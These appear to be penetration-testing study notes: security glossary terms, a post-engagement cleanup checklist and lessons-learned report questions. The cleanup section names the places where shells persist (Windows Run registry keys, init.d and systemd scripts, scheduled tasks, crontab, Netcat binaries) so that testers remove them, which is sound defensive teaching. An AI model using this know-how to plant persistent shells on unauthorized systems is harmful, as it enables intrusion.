segmentation enforcing a security zone by separating a segment of the network from access by the rest of the network

Role-based Access Control (RBAC) means that an organization defines its permission requirements in terms of the tasks that an employee or service must be able to perform

Software Development Life Cycle (SDLC) the processes of planning, analysis, design, implementation, and maintenance that often govern software and systems development

Fuzzing a dynamic code analysis technique that involves sending a running application random and unusual input so as to evaluate how the app responds

Mobile Device Management (MDM) process and supporting technologies for tracking, controlling, and securing the organization's mobile infrastructure

Job rotation is the practice of cycling employees through different assigned roles

Post-Engagement Cleanup

Removing shells:

Make sure to remove any values added to the HKLM and HKCU Run Registry keys that start a shell on a Windows system during boot. On Linux, depending on the distribution, scripts in `/etc/init.d/` and `/etc/systemd/` are examples of similar run-on-boot functionality.

Also make sure to remove any scheduled tasks in Windows Task Scheduler or the Linux crontab file that call a shell. Similarly, just because you can't see the shell running on the system when you check it, doesn't mean it isn't lying dormant, waiting to be called by a scheduling service or daemon. Likewise, if you added a Netcat binary or other shell software to the target system, then you should also remove it so that an attacker can't take advantage of it.

- Delete test credentials

- Eliminate tools used

- Destroy test data

Follow-Up Actions

Cost-Benefit Analysis (CBA) an approach which analyzes the strengths and weakness of alternatives to determine the best option available

Attestation an official verification of something as true or authentic

Lessons Learned Report (LLR) an analysis of events that can provide insight into how to improve response and support processes in the future

When you draft an LLR, you should ask and answer several fundamental questions about the PenTest.

Those questions can include:

- What about the test went well?
- What about the test didn't go well or didn't go as well as planned?
- What can the team do to improve its people skills, processes, and technology for future client engagements?
- What new vulnerabilities, exploits, etc., did the team learn about?
- Do the answers to these questions necessitate a change in approach or testing methodology?
- How will you remediate any issues that you identified?